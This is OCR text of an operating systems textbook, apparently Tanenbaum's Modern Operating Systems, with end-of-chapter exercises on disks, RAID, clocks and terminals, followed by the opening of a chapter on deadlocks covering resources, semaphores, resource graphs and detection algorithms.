14. A local area network is used as follows. The user issues a system call to write data packets to the network. The operating system then copies the data to a kernel buffer. Then it copies the data to the network controller board. When all the bytes are safely inside the controller, they are sent over the network at a rate of 10 megabits/sec. The receiving network controller stores each bit a microsecond after it is sent. When the last bit arrives, the destination CPU is interrupted, and the kernel copies the newly arrived packet to a kernel buffer to inspect it. Once it has figured out which user the packet is for, the kernel copies the data to the user space. If we assume that each interrupt and

its associated processing takes 1 msec, that packets are 1024 bytes (ignore the headers), and that copying a byte takes 1 μsec, what is the maximum rate at which one process can pump data to another? Assume that the sender is blocked until the work is finished at the receiving side and an acknowledgement comes back. For simplicity, assume that the time to get the acknowledgement back is so small it can be ignored.

15. Why are output files for the printer normally spooled on disk before being printed?

16. How much cylinder skew is needed for a 7200-RPM disk with a track-to-track seek time of 1 msec? The disk has 1000 sectors of 512 bytes each on each track.

17. A disk rotates at 7200 RPM. It has 200 sectors of 512 bytes around the outer cylinder. How long does it take to read a sector?

18. Calculate the maximum data rate in bytes/sec for the disk described in the previous problem.

19. RAID level 3 is able to correct single-bit errors using only one parity drive. What is the point of RAID level 2? After all, it also can only correct one error and takes more drives to do so.

20. A RAID can fail if two or more of its drives crash within a short time interval. Suppose that the probability of one drive crashing in a given hour is p. What is the probability of a k-drive RAID failing in a given hour?

21. Compare RAID level 0 through 5 with respect to read performance, write performance, space overhead, and reliability.

22. How many pebibytes are there in a zebibyte?

23. Why are optical storage devices inherently capable of higher data density than magnetic storage devices? *Note*: This problem requires some knowledge of high-school physics and how magnetic fields are generated.

24. What are the advantages and disadvantages of optical disks versus magnetic disks?

25. If a disk controller writes the bytes it receives from the disk to memory as fast as it receives them, with no internal buffering, is interleaving conceivably useful? Discuss your answer.

26. If a disk has double interleaving, does it also need cylinder skew in order to avoid missing data when making a track-to-track seek? Discuss your answer.

27. Consider a magnetic disk consisting of 16 heads and 400 cylinders. This disk has four 100-cylinder zones with the cylinders in different zones containing 160, 200, 240. and 280 sectors, respectively. Assume that each sector contains 512 bytes, average seek time between adjacent cylinders is 1 msec, and the disk rotates at 7200 RPM. Calculate the (a) disk capacity, (b) optimal track skew, and (c) maximum data transfer rate.

28. A disk manufacturer has two 3.5-inch disks that each have 15,000 cylinders. The newer one has double the linear recording density of the older one. Which disk properties are better on the newer drive and which are the same?

29. A computer manufacturer decides to redesign the partition table of a Pentium hard disk to provide more than four partitions. What are some consequences of this change?

30. Disk requests come in to the disk driver for cylinders 10, 22, 20, 2, 40, 6, and 38, in that order. A seek takes 6 msec per cylinder. How much seek time is needed for

(a) First-come, first served.
(b) Closest cylinder next.
(c) Elevator algorithm (initially moving upward).

In all cases, the arm is initially at cylinder 20.

31. A slight modification of the elevator algorithm for scheduling disk requests is to always scan in the same direction. In what respect is this modified algorithm better than the elevator algorithm?

32. Discuss the trade-off between on-shot mode and square-wave mode of programmable clock operation.

33. A personal computer salesman visiting a university in South-West Amsterdam remarked during his sales pitch that his company had devoted substantial effort to making their version of UNIX very fast. As an example, he noted that their disk driver used the elevator algorithm and also queued multiple requests within a cylinder in sector order. A student, Harry Hacker, was impressed and bought one. He took it home and wrote a program to randomly read 10,000 blocks spread across the disk. To his amazement, the performance that he measured was identical to what would be expected from first-come, first-served. Was the salesman lying?

34. In the discussion of stable storage using nonvolatile RAM, the following point was glossed over. What happens if the stable write completes but a crash occurs before the operating system can write an invalid block number in the nonvolatile RAM? Does this race condition ruin the abstraction of stable storage? Explain your answer.

35. In the discussion on stable storage, it was shown that the disk can be recovered to a consistent state (a write either completes or does not take place at all) if a CPU crash occurs during a write. Does this property hold if the CPU crashes again during a recovery procedure. Explain your answer.

36. In the discussion on stable storage, a key assumption is that a CPU crash that corrupts a sector leads to an incorrect ECC. What problems might arise in the five crash-recovery scenarios shown in Figure 5-27 if this assumption does not hold?

37. The clock interrupt handler on a certain computer requires 2 msec (including process switching overhead) per clock tick. The clock runs at 60 Hz. What fraction of the CPU is devoted to the clock?

38. A computer uses a programmable clock in square-wave mode. If a 1 GHz crystal is used, what should be the value of the holding register to achieve a clock resolution of

(a) a millisecond (a clock tick once every millisecond)?
(b) 100 microseconds?

39. A system simulates multiple clocks by chaining all pending clock requests together as shown in Fig. 5-30. Suppose the current time is 5000 and there are pending clock requests for time 5008, 5012, 5015, 5029, and 5037. Show the values of Clock header, Current time, and Next signal at times 5000, 5005, and 5013. Suppose a new (pending) signal arrives at time 5017 for 5033. Show the values of Clock header, Current time

and Next signal at time 5023.

40. Many versions of UNIX use an unsigned 32-bit integer to keep track of the time as the number of seconds since the origin of time. When will these systems wrap around (year and month)? Do you expect this to actually happen?

41. Consider the performance of a 56-Kbps modem. The driver outputs one character and then blocks. When the character has been printed, an interrupt occurs and a message is sent to the blocked driver, which outputs the next character and then blocks again. If the time to pass a message, output a character, and block is 100 μsec, what fraction of the CPU is eaten by the modem handling? Assume that each character has one start bit and one stop bit, for 10 bits in all.

42. A bitmap terminal contains 1280 by 960 pixels. To scroll a window, the CPU (or controller) must move all the lines of text upward by copying their bits from one part of the video RAM to another. If a particular window is 60 lines high by 80 characters wide (5280 characters, total), and a character's box is 8 pixels wide by 16 pixels high, how long does it take to scroll the whole window at a copying rate of 50 nsec per byte? If all lines are 80 characters long, what is the equivalent baud rate of the terminal? Putting a character on the screen takes 5 μsec. How many lines per second can be displayed?

43. After receiving a DEL (SIGINT) character, the display driver discards all output currently queued for that display. Why?

44. A user at a terminal issues a command to an editor to delete the word on line 5 occupying character positions 7 through and including 12. Assuming the cursor is not on line 5 when the command is given, what ANSI escape sequence should the editor emit to delete the word?

45. On the original IBM PC's color display, writing to the video RAM at any time other than during the CRT beam's vertical retrace caused ugly spots to appear all over the screen. A screen image is 25 by 80 characters, each of which fits in a box 8 pixels by 8 pixels. Each row of 640 pixels is drawn on a single horizontal scan of the beam, which takes 63.6 μsec, including the horizontal retrace. The screen is redrawn 60 times a second, each of which requires a vertical retrace period to get the beam back to the top. What fraction of the time is the video RAM available for writing in?

46. The designers of a computer system expected that the mouse could be moved at a maximum rate of 20 cm/sec. If a mickey is 0.1 mm and each mouse message is 3 bytes, what is the maximum data rate of the mouse assuming that each mickey is reported separately?

47. The primary additive colors are red, green, and blue, which means that any color can be constructed from a linear superposition of these colors. Is it possible that someone could have a color photograph that cannot be represented using full 24-bit color?

48. One way to place a character on a bitmapped screen is to use *BitBlt* from a font table. Assume that a particular font uses characters that are 16×24 pixels in true RGB color.

(a) How much font table space does each character take?
(b) If copying a byte takes 100 nsec, including overhead, what is the output rate to the screen in characters/sec?

49. Assuming that it takes 10 nsec to copy a byte, how much time does it take to completely rewrite the screen of an 80 character × 25 line text mode memory-mapped screen? What about a 1024 × 768 pixel graphics screen with 24-bit color?

50. In Fig. 5-36 there is a class to *RegisterClass*. In the corresponding X Window code, in Fig. 5-34, there is no such call or anything like it. Why not?

51. In the text we gave an example of how to draw a rectangle on the screen using the Windows GDI:

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

Is there any real need for the first parameter (*hdc*), and if so, what? After all, the coordinates of the rectangle are explicitly specified as parameters.

52. A thin-client terminal is used to display a Web page containing an animated cartoon of size 400 pixels × 160 pixels running at 10 frames/sec. What fraction of a 100-Mbps Fast Ethernet is consumed by displaying the cartoon?

53. It has been observed that a thin-client system works well with a 1-Mbps network in a test. Are any problems likely in a multiuser situation? (*Hint*: Consider a large number of users watching a scheduled TV show and the same number of users browsing the World Wide Web.)

54. Describe two advantages and two disadvantages of thin client computing?

55. If a CPU's maximum voltage, V, is cut to V/n, its power consumption drops to $1/n^2$ of its original value and its clock speed drops to $1/n$ of its original value. Suppose that a user is typing at 1 char/sec, but the CPU time required to process each character is 100 msec. What is the optimal value of n and what is the corresponding energy saving in percent compared to not cutting the voltage? Assume that an idle CPU consumes no energy at all.

56. A notebook computer is set up to take maximum advantage of power saving features including shutting down the display and the hard disk after periods of inactivity. A user sometimes runs UNIX programs in text mode, and at other times uses the X Window System. She is surprised to find that battery life is significantly better when she uses text-only programs. Why?

57. Write a program that simulates stable storage. Use two large fixed-length files on your disk to simulate the two disks.

58. Write a program to implement the three disk-arm scheduling algorithms. Write a driver program that generates a sequence of cylinder numbers (0–999) at random, runs the three algorithms for this sequence and prints out the total distance (number of cylinders) the arm needs to traverse in the three algorithms.

59. Write a program to implement multiple timers using a single clock. Input for this program consists of a sequence of four types of commands (S <int>, T, E <int>, P): S <int> sets the current time to <int>; T is a clock tick; and E <int> schedules a signal to occur at time <int>; P prints out the values of Current time, Next signal, and Clock header. Your program should also print out a statement whenever it is time to raise a signal.

6

DEADLOCKS

Computer systems are full of resources that can be used only by one process at a time. Common examples include printers, tape drives for backing up company data, and slots in the system's internal tables. Having two processes simultaneously writing to the printer leads to gibberish. Having two processes using the same file-system table slot invariably will lead to a corrupted file system. Consequently, all operating systems have the ability to (temporarily) grant a process exclusive access to certain resources.

For many applications, a process needs exclusive access to not one resource, but several. Suppose, for example, two processes each want to record a scanned document on a Blu-ray disc. Process *A* requests permission to use the scanner and is granted it. Process *B* is programmed differently and requests the Blu-ray recorder first and is also granted it. Now *A* asks for the Blu-ray recorder, but the request is suspended until *B* releases it. Unfortunately, instead of releasing the Blu-ray recorder, *B* asks for the scanner. At this point both processes are blocked and will remain so forever. This situation is called a **deadlock**.

Deadlocks can also occur across machines. For example, many offices have a local area network with many computers connected to it. Often devices such as scanners, Blu-ray/DVD recorders, printers, and tape drives are connected to the network as shared resources, available to any user on any machine. If these devices can be reserved remotely (i.e., from the user's home machine), deadlocks of the same kind can occur as described above. More complicated situations can cause deadlocks involving three, four, or more devices and users.

Deadlocks can also occur in a variety of other situations.. In a database system, for example, a program may have to lock several records it is using, to avoid race conditions. If process *A* locks record *R1* and process *B* locks record *R2*, and then each process tries to lock the other one's record, we also have a deadlock. Thus, deadlocks can occur on hardware resources or on software resources.

In this chapter, we will look at several kinds of deadlocks, see how they arise, and study some ways of preventing or avoiding them. Although these deadlocks arise in the context of operating systems, they also occur in database systems and many other contexts in computer science, so this material is actually applicable to a wide variety of concurrent systems.

A great deal has been written about deadlocks. Two bibliographies on the subject have appeared in *Operating Systems Review* and should be consulted for references (Newton, 1979; and Zobel, 1983). Although these bibliographies are very old, most of the work on deadlocks was done well before 1980, so they are still useful.

6.1 RESOURCES

A major class of deadlocks involves resources to which some process has been granted exclusive access. These resources include devices, data records, files, and so forth. To make the discussion of deadlocks as general as possible, we will refer to the objects granted as **resources**. A resource can be a hardware device (e.g., a Blu-ray drive) or a piece of information (e.g., a record in a database). A computer will normally have many different resources that a process can acquire. For some resources, several identical instances may be available, such as three Blu-ray drives. When several copies of a resource are available, any one of them can be used to satisfy any request for the resource. In short, a resource is anything that must be acquired, used, and released over the course of time.

6.1.1 Preemptable and Nonpreemptable Resources

Resources come in two types: preemptable and nonpreemptable. A **preemptable resource** is one that can be taken away from the process owning it with no ill effects. Memory is an example of a preemptable resource. Consider, for example, a system with 1 GB of user memory, one printer, and two 1-GB processes that each want to print something. Process *A* requests and gets the printer, then starts to compute the values to print. Before it has finished the computation, it exceeds its time quantum and is swapped out to disk.

Process *B* now runs and tries, unsuccessfully as it turns out, to acquire the printer. Potenially, we now have a deadlock situation, because *A* has the printer and *B* has the memory, and neither one can proceed without the resource held by the other. Fortunately, it is possible to preempt (take away) the memory from *B* by

swapping it out and swapping *A* in. Now *A* can run, do its printing, and then release the printer. No deadlock occurs.

A **nonpreemptable resource**, in contrast, is one that cannot be taken away from its current owner without potentially causing failure. If a process has begun to burn a Blu-ray, suddenly taking the Blu-ray recorder away from it and giving it to another process will result in a garbled Blu-ray. Blu-ray recorders are not preemptable at an arbitrary moment.

Whether a resource is preemptible depends on the context. On a standard PC, memory is preemptible because pages can always be swapped out to disk to recover it. However, on a smartphone that does not support swapping or paging, deadlocks cannot be avoided by just swapping out a memory hog.

In general, deadlocks involve nonpreemptable resources. Potential deadlocks that involve preemptable resources can usually be resolved by reallocating resources from one process to another. Thus, our treatment will focus on nonpreemptable resources.

The abstract sequence of events required to use a resource is given below.

1. Request the resource.
2. Use the resource.
3. Release the resource.

If the resource is not available when it is requested, the requesting process is forced to wait. In some operating systems, the process is automatically blocked when a resource request fails, and awakened when it becomes available. In other systems, the request fails with an error code, and it is up to the calling process to wait a little while and try again.

A process whose resource request has just been denied will normally sit in a tight loop requesting the resource, then sleeping, then trying again. Although this process is not blocked, for all intents and purposes it is as good as blocked, because it cannot do any useful work. In our further treatment, we will assume that when a process is denied a resource request, it is put to sleep.

The exact nature of requesting a resource is highly system dependent. In some systems, a request system call is provided to allow processes to explicitly ask for resources. In others, the only resources that the operating system knows about are special files that only one process can have open at a time. These are opened by the usual open call. If the file is already in use, the caller is blocked until its current owner closes it.

6.1.2 Resource Acquisition

For some kinds of resources, such as records in a database system, it is up to the user processes rather than the system to manage resource usage themselves. One way of allowing this is to associate a semaphore with each resource. These

semaphores are all initialized to 1. Mutexes can be used equally well. The three steps listed above are then implemented as a down on the semaphore to acquire the resource, the use of the resource, and finally an up on the resource to release it. These steps are shown in Fig. 6-1(a).

```
typedef int semaphore;
semaphore resource_1;


void process_A(void) {
      down(&resource_1);
      use_resource_1( );
      up(&resource_1);
}
```

(a)

```
typedef int semaphore;
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
      down(&resource_1);
      down(&resource_2);
      use_both_resources( );
      up(&resource_2);
      up(&resource_1);
}
```

(b)

Figure 6-1. Using a semaphore to protect resources. (a) One resource. (b) Two resources.

Sometimes processes need two or more resources. They can be acquired sequentially, as shown in Fig. 6-1(b). If more than two resources are needed, they are just acquired one after another.

So far, so good. As long as only one process is involved, everything works fine. Of course, with only one process, there is no need to formally acquire resources, since there is no competition for them.

Now let us consider a situation with two processes, *A* and *B*, and two resources. Two scenarios are depicted in Fig. 6-2. In Fig. 6-2(a), both processes ask for the resources in the same order. In Fig. 6-2(b), they ask for them in a different order. This difference may seem minor, but it is not.

In Fig. 6-2(a), one of the processes will acquire the first resource before the other one. That process will then successfully acquire the second resource and do its work. If the other process attempts to acquire resource 1 before it has been released, the other process will simply block until it becomes available.

In Fig. 6-2(b), the situation is different. It might happen that one of the processes acquires both resources and effectively blocks out the other process until it is done. However, it might also happen that process *A* acquires resource 1 and process *B* acquires resource 2. Each one will now block when trying to acquire the other one. Neither process will ever run again. Bad news: this situation is a deadlock.

Here we see how what appears to be a minor difference in coding style—which resource to acquire first—turns out to make the difference between the program working and the program failing in a hard-to-detect way. Because deadlocks can occur so easily, a lot of research has gone into ways to deal with them. This chapter discusses deadlocks in detail and what can be done about them.

```
typedef int semaphore;
    semaphore resource_1;
    semaphore resource_2;

    void process_A(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }

    void process_B(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }
```

(a)

```
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
    down(&resource_1);
    down(&resource_2);
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}

void process_B(void) {
    down(&resource_2);
    down(&resource_1);
    use_both_resources( );
    up(&resource_1);
    up(&resource_2);
}
```

(b)

Figure 6-2. (a) Deadlock-free code. (b) Code with a potential deadlock.

6.2 INTRODUCTION TO DEADLOCKS

Deadlock can be defined formally as follows:

A set of processes is deadlocked if each process in the set is waiting for an event that only another process in the set can cause.

Because all the processes are waiting, none of them will ever cause any event that could wake up any of the other members of the set, and all the processes continue to wait forever. For this model, we assume that processes are single threaded and that no interrupts are possible to wake up a blocked process. The no-interrupts condition is needed to prevent an otherwise deadlocked process from being awakened by an alarm, and then causing events that release other processes in the set.

In most cases, the event that each process is waiting for is the release of some resource currently possessed by another member of the set. In other words, each member of the set of deadlocked processes is waiting for a resource that is owned by a deadlocked process. None of the processes can run, none of them can release any resources, and none of them can be awakened. The number of processes and the number and kind of resources possessed and requested are unimportant. This result holds for any kind of resource, including both hardware and software. This kind of deadlock is called a **resource deadlock**. It is probably the most common kind, but it is not the only kind. We first study resource deadlocks in detail and then at the end of the chapter return briefly to other kinds of deadlocks.

6.2.1 Conditions for Resource Deadlocks

Coffman et al. (1971) showed that four conditions must hold for there to be a (resource) deadlock:

1. Mutual exclusion condition. Each resource is either currently assigned to exactly one process or is available.
2. Hold-and-wait condition. Processes currently holding resources that were granted earlier can request new resources.
3. No-preemption condition. Resources previously granted cannot be forcibly taken away from a process. They must be explicitly released by the process holding them.
4. Circular wait condition. There must be a circular list of two or more processes, each of which is waiting for a resource held by the next member of the chain.

All four of these conditions must be present for a resource deadlock to occur. If one of them is absent, no resource deadlock is possible.

It is worth noting that each condition relates to a policy that a system can have or not have. Can a given resource be assigned to more than one process at once? Can a process hold a resource and ask for another? Can resources be preempted? Can circular waits exist? Later on we will see how deadlocks can be attacked by trying to negate some of these conditions.

6.2.2 Deadlock Modeling

Holt (1972) showed how these four conditions can be modeled using directed graphs. The graphs have two kinds of nodes: processes, shown as circles, and resources, shown as squares. A directed arc from a resource node (square) to a process node (circle) means that the resource has previously been requested by, granted to, and is currently held by that process. In Fig. 6-3(a), resource *R* is currently assigned to process *A*.

A directed arc from a process to a resource means that the process is currently blocked waiting for that resource. In Fig. 6-3(b), process *B* is waiting for resource *S*. In Fig. 6-3(c) we see a deadlock: process *C* is waiting for resource *T*, which is currently held by process *D*. Process *D* is not about to release resource *T* because it is waiting for resource *U*, held by *C*. Both processes will wait forever. A cycle in the graph means that there is a deadlock involving the processes and resources in the cycle (assuming that there is one resource of each kind). In this example, the cycle is $C - T - D - U - C$.

Now let us look at an example of how resource graphs can be used. Imagine that we have three processes, *A*, *B*, and *C*, and three resources, *R*, *S*, and *T*. The




Figure 6-3. Resource allocation graphs. (a) Holding a resource. (b) Requesting a resource. (c) Deadlock.

requests and releases of the three processes are given in Fig. 6-4(a)–(c). The operating system is free to run any unblocked process at any instant, so it could decide to run *A* until *A* finished all its work, then run *B* to completion, and finally run *C*.

This ordering does not lead to any deadlocks (because there is no competition for resources) but it also has no parallelism at all. In addition to requesting and releasing resources, processes compute and do I/O. When the processes are run sequentially, there is no possibility that while one process is waiting for I/O, another can use the CPU. Thus, running the processes strictly sequentially may not be optimal. On the other hand, if none of the processes does any I/O at all, shortest job first is better than round robin, so under some circumstances running all processes sequentially may be the best way.

Let us now suppose that the processes do both I/O and computing, so that round robin is a reasonable scheduling algorithm. The resource requests might occur in the order of Fig. 6-4(d). If these six requests are carried out in that order, the six resulting resource graphs are asshown in Fig. 6-4(e)–(j). After request 4 has been made, *A* blocks waiting for *S,* as shown in Fig. 6-4(h). In the next two steps *B* and *C* also block, ultimately leading to a cycle and the deadlock of Fig. 6-4(j).

However, as we have already mentioned, the operating system is not required to run the processes in any special order. In particular, if granting a particular request might lead to deadlock, the operating system can simply suspend the process without granting the request (i.e., just not schedule the process) until it is safe. In Fig. 6-4, if the operating system knew about the impending deadlock, it could suspend *B* instead of granting it *S*. By running only *A* and *C*, we would get the requests and releases of Fig. 6-4(k) instead of Fig. 6-4(d). This sequence leads to the resource graphs of Fig. 6-4(l)–(q), which do not lead to deadlock.

After step (q), process *B* can be granted *S* because *A* is finished and *C* has everything it needs. Even if *B* blocks when requesting *T*, no deadlock can occur. *B* will just wait until *C* is finished.

Later in this chapter we will study a detailed algorithm for making allocation decisions that do not lead to deadlock. For the moment, the point to understand is that resource graphs are a tool that lets us see if a given request/release sequence




Figure 6-4. An example of how deadlock occurs and how it can be avoided.

leads to deadlock. We just carry out the requests and releases step by step, and after every step we check the graph to see if it contains any cycles. If so, we have a deadlock; if not, there is no deadlock. Although our treatment of resource graphs has been for the case of a single resource of each type, resource graphs can also be generalized to handle multiple resources of the same type (Holt, 1972).

In general, four strategies are used for dealing with deadlocks.

1. Just ignore the problem. Maybe if you ignore it, it will ignore you.
2. Detection and recovery. Let them occur, detect them, and take action.
3. Dynamic avoidance by careful resource allocation.
4. Prevention, by structurally negating one of the four conditions.

In the next four sections, we will examine each of these methods in turn.

6.3 THE OSTRICH ALGORITHM

The simplest approach is the ostrich algorithm: stick your head in the sand and pretend there is no problem.† People react to this strategy in different ways. Mathematicians find it unacceptable and say that deadlocks must be prevented at all costs. Engineers ask how often the problem is expected, how often the system crashes for other reasons, and how serious a deadlock is. If deadlocks occur on the average once every five years, but system crashes due to hardware failures and operating system bugs occur once a week, most engineers would not be willing to pay a large penalty in performance or convenience to eliminate deadlocks.

To make this contrast more specific, consider an operating system that blocks the caller when an open system call on a physical device such as a Blu-ray driver or a printer cannot be carried out because the device is busy. Typically it is up to the device driver to decide what action to take under such circumstances. Blocking or returning an error code are two obvious possibilities. If one process successfully opens the Blu-ray drive and another successfully opens the printer and then each process tries to open the other one and blocks trying, we have a deadlock. Few current systems will detect this.

6.4 DEADLOCK DETECTION AND RECOVERY

A second technique is detection and recovery. When this technique is used, the system does not attempt to prevent deadlocks from occurring. Instead, it lets them occur, tries to detect when this happens, and then takes some action to

†Actually, this bit of folklore is nonsense. Ostriches can run at 60 km/hour and their kick is powerful enough to kill any lion with visions of a big chicken dinner, and lions know this.

recover after the fact. In this section we will look at some of the ways deadlocks can be detected and some of the ways recovery from them can be handled.

6.4.1 Deadlock Detection with One Resource of Each Type

Let us begin with the simplest case: there is only one resource of each type. Such a system might have one scanner, one Blu-ray recorder, one plotter, and one tape drive, but no more than one of each class of resource. In other words, we are excluding systems with two printers for the moment. We will treat them later, using a different method.

For such a system, we can construct a resource graph of the sort illustrated in Fig. 6-3. If this graph contains one or more cycles, a deadlock exists. Any process that is part of a cycle is deadlocked. If no cycles exist, the system is not deadlocked.

As an example of a system more complex than those we have looked at so far, consider a system with seven processes, *A* though *G*, and six resources, *R* through *W*. The state of which resources are currently owned and which ones are currently being requested is as follows:

1. Process *A* holds *R* and wants *S*.
2. Process *B* holds nothing but wants *T*.
3. Process *C* holds nothing but wants *S*.
4. Process *D* holds *U* and wants *S* and *T*.
5. Process *E* holds *T* and wants *V*.
6. Process *F* holds *W* and wants *S*.
7. Process *G* holds *V* and wants *U*.

The question is: "Is this system deadlocked, and if so, which processes are involved?"

To answer this question, we can construct the resource graph of Fig. 6-5(a). This graph contains one cycle, which can be seen by visual inspection. The cycle is shown in Fig. 6-5(b). From this cycle, we can see that processes *D*, *E*, and *G* are all deadlocked. Processes *A*, *C*, and *F* are not deadlocked because *S* can be allocated to any one of them, which then finishes and returns it. Then the other two can take it in turn and also complete. (Note that to make this example more interesting we have allowed processes, namely *D*, to ask for two resources at once.)

Although it is relatively simple to pick out the deadlocked processes by visual inspection from a simple graph, for use in actual systems we need a formal algorithm for detecting deadlocks. Many algorithms for detecting cycles in directed graphs are known. Below we will give a simple one that inspects a graph and terminates either when it has found a cycle or when it has shown that none exists. It




Figure 6-5. (a) A resource graph. (b) A cycle extracted from (a).

uses one dynamic data structure, *L*, a list of nodes, as well as a list of arcs. During the algorithm, to prevent repeated inspections, arcs will be marked to indicate that they have already been inspected,

The algorithm operates by carrying out the following steps as specified:

1. For each node, *N*, in the graph, perform the following five steps with *N* as the starting node.
2. Initialize *L* to the empty list, and designate all the arcs as unmarked.
3. Add the current node to the end of *L* and check to see if the node now appears in *L* two times. If it does, the graph contains a cycle (listed in *L*) and the algorithm terminates.
4. From the given node, see if there are any unmarked outgoing arcs. If so, go to step 5; if not, go to step 6.
5. Pick an unmarked outgoing arc at random and mark it. Then follow it to the new current node and go to step 3.
6. If this node is the initial node, the graph does not contain any cycles and the algorithm terminates. Otherwise, we have now reached a dead end. Remove it and go back to the previous node, that is, the one that was current just before this one, make that one the current node, and go to step 3.

What this algorithm does is take each node, in turn, as the root of what it hopes will be a tree, and do a depth-first search on it. If it ever comes back to a node it has already encountered, then it has found a cycle. If it exhausts all the arcs from any given node, it backtracks to the previous node. If it backtracks to the root and cannot go further, the subgraph reachable from the current node does not contain

any cycles. If this property holds for all nodes, the entire graph is cycle free, so the system is not deadlocked.

To see how the algorithm works in practice, let us use it on the graph of Fig. 6-5(a). The order of processing the nodes is arbitrary, so let us just inspect them from left to right, top to bottom, first running the algorithm starting at *R*, then successively *A*, *B*, *C*, *S*, *D*, *T*, *E*, *F*, and so forth. If we hit a cycle, the algorithm stops.

We start at *R* and initialize *L* to the empty list. Then we add *R* to the list and move to the only possibility, *A*, and add it to *L*, giving $L = [R, A]$. From *A* we go to *S*, giving $L = [R, A, S]$. *S* has no outgoing arcs, so it is a dead end, forcing us to backtrack to *A*. Since *A* has no unmarked outgoing arcs, we backtrack to *R*, completing our inspection of *R*.

Now we restart the algorithm starting at *A*, resetting *L* to the empty list. This search, too, quickly stops, so we start again at *B*. From *B* we continue to follow outgoing arcs until we get to *D*, at which time $L = [B, T, E, V, G, U, D]$. Now we must make a (random) choice. If we pick *S* we come to a dead end and backtrack to *D*. The second time we pick *T* and update *L* to be $[B, T, E, V, G, U, D, T]$, at which point we discover the cycle and stop the algorithm.

This algorithm is far from optimal. For a better one, see Even (1979). Nevertheless, it demonstrates that an algorithm for deadlock detection exists.

6.4.2 Deadlock Detection with Multiple Resources of Each Type

When multiple copies of some of the resources exist, a different approach is needed to detect deadlocks. We will now present a matrix-based algorithm for detecting deadlock among *n* processes, P_1 through P_n. Let the number of resource classes be *m*, with E_1 resources of class 1, E_2 resources of class 2, and generally, E_i resources of class *i* ($1 \le i \le m$). *E* is the **existing resource vector**. It gives the total number of instances of each resource in existence. For example, if class 1 is tape drives, then $E_1 = 2$ means the system has two tape drives.

At any instant, some of the resources are assigned and are not available. Let *A* be the **available resource vector**, with A_i giving the number of instances of resource *i* that are currently available (i.e., unassigned). If both of our two tape drives are assigned, A_1 will be 0.

